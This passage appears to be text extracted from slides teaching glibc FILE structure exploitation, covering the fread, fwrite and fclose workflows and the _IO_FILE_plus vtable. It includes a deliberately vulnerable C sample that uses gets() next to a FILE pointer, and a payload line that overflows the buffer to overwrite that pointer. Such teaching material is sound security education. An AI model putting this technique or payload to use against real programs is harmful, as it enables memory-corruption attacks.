
vtable->_IO_file_xsgetn



Introduction


- fread workflow
 - Copy data from stream buffer to destination

vtable->_IO_file_xsgetn




Introduction

- fwrite workflow
 - If stream buffer is NULL
 - Allocate buffer
 - Copy user data to the stream buffer
 - If the stream buffer is filled or flush the stream
 - write data from stream buffer to the file



Introduction

- fclose workflow
 - Unlink the FILE structure
 - Flush & Release the stream buffer
 - Close the file
 - Release the FILE structure



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Exploitation of FILE

- There are many good targets in FILE structure
 - Virtual Function Table

```
struct _IO_FILE_plus
{
    _IO_FILE file;
    const struct _IO_jump_t *vtable;
};
```

Exploitation of FILE

- Let's overwrite with buffer address

```
char buf[0x100] = {0}; //variable buf at 0x6009a0
```

```
FILE *fp ;
```

```
int main(){
```

```
    fp = fopen("key.txt", "rw");
```

```
    gets(buf);
```

```
    fclose(fp);
```

```
}
```

Sample code

Buffer address

```
payload = "A"*0x100 + p64(0x6009a0)
```

